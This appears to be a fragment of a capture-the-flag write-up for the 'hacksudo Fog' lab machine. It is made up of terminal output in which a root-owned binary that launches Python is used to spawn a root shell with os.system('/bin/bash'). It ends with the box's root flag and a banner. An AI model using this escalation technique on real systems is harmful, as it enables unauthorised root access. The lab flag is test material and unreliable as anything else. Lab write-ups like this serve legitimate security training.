
```
isro@hacksudo:~$ sudo /usr/bin/ls /home/isro/*
/home/isro/user.txt

/home/isro/fog:
fog  get  ping  python
```



```
isro@hacksudo:~$ ls -la
total 32
drwxr-x--- 5 isro isro 4096 May 13  2021 .
drwxr-xr-x 6 root root 4096 May  8  2021 ..
-rw-r--r-- 1 isro isro    0 May  5  2021 .bash_logout
-rw-r--r-- 1 isro isro 4623 May 13  2021 .bashrc
drwxr-xr-x 2 isro isro 4096 May 13  2021 fog
drwx------ 3 isro isro 4096 May  5  2021 .gnupg
drwxr-xr-x 3 isro isro 4096 May  5  2021 .local
-rw-r--r-- 1 isro isro    0 May  5  2021 .profile
-r-------- 1 isro isro   33 May  6  2021 user.txt
isro@hacksudo:~$ cd fog
isro@hacksudo:~/fog$ ls -la
total 3700
drwxr-xr-x 2 isro isro    4096 May 13  2021 .
drwxr-x--- 5 isro isro    4096 May 13  2021 ..
-rwxr-xr-x 1 root isro   16712 May 12  2021 fog
-rw-r--r-- 1 isro isro       0 May  6  2021 get
-rwxr-xr-x 1 isro isro   69368 May  6  2021 ping
-rwxr-xr-x 1 isro isro 3689352 May  6  2021 python
```



```
isro@hacksudo:~/fog$ ./fog
Python 2.7.16 (default, Oct 10 2019, 22:02:15)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os;os.system("/bin/bash")
┌──(root💀hacksudo)-[~/fog]
└─# |
```



```
┌──(root💀hacksudo)-[/root]
└─# cat root.txt
         .                                                      .
        .n                   .                 .                  n.
  .   .dP                  dP                   9b                 9b.    .
 4    qXb         .       dX                     Xb       .        dXp     t
dX.    9Xb      .dXb    __                         __    dXb.     dXP     .Xb
9XXb._       _.dXXXXb dXXXXbo.                 .odXXXXb dXXXXb._       _.dXXP
 9XXXXXXXXXXXXXXXXXXXVXXXXXXXXOo.           .oOXXXXXXXXVXXXXXXXXXXXXXXXXXXXP
  `9XXXXXXXXXXXXXXXXXXXXX'~   ~`OOO8b   d8OOO'~   ~`XXXXXXXXXXXXXXXXXXXXXP'
    `9XXXXXXXXXXXP' `9XX'   DIE    `98v8P'  HUMAN   `XXP' `9XXXXXXXXXXXP'
        ~~~~~~~       9X.          .db|db.          .XP       ~~~~~~~
                        )b.  .dbo.dP'`v'`9b.od
b.  .dX(
                      ,dXXXXXXXXXXXb     dXXXXXXXXXXXb.
                     dXXXXXXXXXXXP'   .   `9XXXXXXXXXXXb
                    dXXXXXXXXXXXXb   d|b   dXXXXXXXXXXXXb
                    9XXb'   `XXXXXb.dX|Xb.dXXXXX'   `dXXP
                     `'      9XXXXXX(   )XXXXXXP      `'
                              XXXX X.`v'.X XXXX
                              XP^X'`b   d'`X^XX
                              X. 9 `    '  P )X
                              `b  `       '  d'
                               `             '
great you rooted hacksudo Fog Box !!!
flag {4356a779ce18252fa1dd2d2b6ab56b19}
submit this flag at hacksudo discord https://discord.gg/vK4NRYt3
```